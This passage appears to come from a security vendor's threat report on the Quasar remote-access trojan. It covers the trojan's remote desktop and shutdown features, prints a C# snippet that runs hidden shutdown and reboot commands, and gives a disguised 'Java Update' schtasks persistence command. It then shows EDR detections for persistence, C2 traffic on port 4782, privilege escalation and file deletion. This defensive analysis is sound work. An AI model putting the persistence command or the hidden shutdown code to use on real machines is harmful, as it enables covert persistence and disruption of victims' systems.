


Figure 47: Remote Execute module of Quasar RAT

Lateral Movement

One of the interesting features of Quasar RAT is its remote desktop. Remote desktop allows the attacker to take control of the host screen (fig. 48). The feature includes a regulator with which the picture quality can be changed. One can also enable or disable the transmission of control signals.




Figure 48: Remote desktop feature of Quasar RAT

Impact: Shutdown/Reboot Systems

According to MITRE, "Impact" is the measure of how the adversary is trying to manipulate, interrupt, or destroy your systems and data. Quasar RAT can execute commands to shut down, reboot, or hibernate a remote victim machine (figs. 49, 50).

shutdown /s /t 0 – Shutdown

shutdown /r /t 0 – Reboot




Figure 49: Quasar RAT actions menu to shut down, restart, and standby

```
1 reference
private void Execute(ISender client, DoShutdownAction message)
{
    try
    {
        ProcessStartInfo startInfo = new ProcessStartInfo();
        switch (message.Action)
        {
            case ShutdownAction.Shutdown:
                startInfo.WindowStyle = ProcessWindowStyle.Hidden;
                startInfo.UseShellExecute = true;
                startInfo.Arguments = "/s /t 0"; // shutdown
                startInfo.FileName = "shutdown";
                Process.Start(startInfo);
                break;
            case ShutdownAction.Restart:
                startInfo.WindowStyle = ProcessWindowStyle.Hidden;
                startInfo.UseShellExecute = true;
                startInfo.Arguments = "/r /t 0"; // restart
                startInfo.FileName = "shutdown";
                Process.Start(startInfo);
                break;
            case ShutdownAction.Standby:
                Application.SetSuspendState(PowerState.Suspend, true, true); // standby
                break;
```

Figure 50: Code snippet for shut down, restart, and standby

Quasar RAT Detections

With the objective of detecting Quasar RAT techniques, we emulated some of the scenarios associated with the RAT campaigns in our research lab.

Yara Detection of Quasar RAT: The RAT "mal.exe" payload is dropped in the directory path:

C:\Users\admin\AppData\Roaming\SubDir\

Qualys Multi-Vector EDR armed with YARA scanning successfully detected the Quasar RAT (fig. 51) with a threat score of 9/10. The process tree exhibits client-build.exe accessing mal.exe (fig. 52).




Figure 51: Qualys Multi-Vector EDR detection: File creation of mal.exe




Figure 52: Qualys Multi-Vector EDR detection: Client-build.exe executing mal.exe as part of process tree

Detection of Network Connection: Quasar RAT communication can be detected where the RAT's mal.exe is connecting to multiple IP addresses and port numbers (fig. 53) as well as through an uncommon TCP port 4782 (fig. 54).




Figure 53: Qualys Multi-Vector EDR detection: Process tree of mal.exe connecting to different IP addresses and port numbers




Figure 54: Qualys Multi-Vector EDR detection: C2 server connection on TCP port 4782

Detection of Persistence: Quasar RAT's persistence mechanism can be detected where the registry value and data are added under the registry key (fig. 55):

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The other way that Quasar creates persistence is by adding a scheduled task. This makes schtasks another detection parameter (fig. 56).

schtasks create /tn "Java Update" /sc ONLOGON /tr "C:\Users\admin\AppData\Roaming\SubDir\mal.exe" /rl HIGHEST /f




Figure 55: Qualys Multi-Vector EDR detection: Registry Key used to create persistence




Figure 56: Qualys Multi-Vector EDR detection: Schtask used to create persistence via admin privileges

Detection of Privilege Escalation: Quasar RAT escalates its privileges by launching a command prompt — cmd.exe — as an administrator. Qualys Multi-Vector EDR detects and displays the process cmd.exe running with elevation (fig. 57), as well as the process tree where mal.exe is trying to access the cmd.exe process (fig. 58).




Figure 57: Qualys Multi-Vector EDR detection: Cmd.exe accessed with elevated privileges




Figure 58: Qualys Multi-Vector EDR detection: Process tree of mal.exe executing cmd.exe

Detection of Modification of System Processes: The attacker can kill a particular process using the task manager feature of Quasar RAT. Figure 59 below shows Notepad++.exe as one of the processes running in the target machine. If the attacker kills the notepad++.exe process, then Qualys Multi-Vector EDR detects this activity as follows:

- ✓ Notepad++.exe process termination event on the EDR console (fig. 60)
- ✓ Process tree for explorer.exe accessing notepad++.exe to terminate it (fig. 61)




Figure 59: Task manager module used to kill Notepad++.exe process




Figure 60: Qualys Multi-Vector EDR detection: Notepad++.exe process termination event




Figure 61: Qualys Multi-Vector EDR detection: Explorer.exe accessing Notepad++.exe process to terminate it

Detection of File Modification: The attacker can edit a particular file on the target host using the file manager feature of Quasar RAT. Figure 62 below shows adfind.exe is one of the files available on the target machine. If the attacker deletes adfind, then detection of this activity using Qualys Multi-Vector EDR is as follows:

- ✓ Adfind.exe file deletion event (fig. 63)
- ✓ As a part of the process tree, mal.exe accessing adfind.exe to delete the file (fig. 64)




Figure 62: File Manager module used to delete a adfind.exe file




Figure 63: Qualys Multi-Vector EDR detection: Adfind.exe file deletion event

